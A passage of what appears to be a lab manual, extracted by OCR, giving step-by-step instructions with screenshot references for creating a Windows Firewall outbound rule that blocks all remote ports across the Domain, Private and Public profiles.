
19. ☐ The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.




20. ☐ The **Windows Firewall with Advanced Security** window appears.
21. ☐ Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.




22. ☐ In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.




23. ☐ Select **All remote ports** in **Protocol and Ports** and click **Next**.




24. ☐ In **Action, Block the connection** is selected by default and click **Next**.




25. ☐ In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.



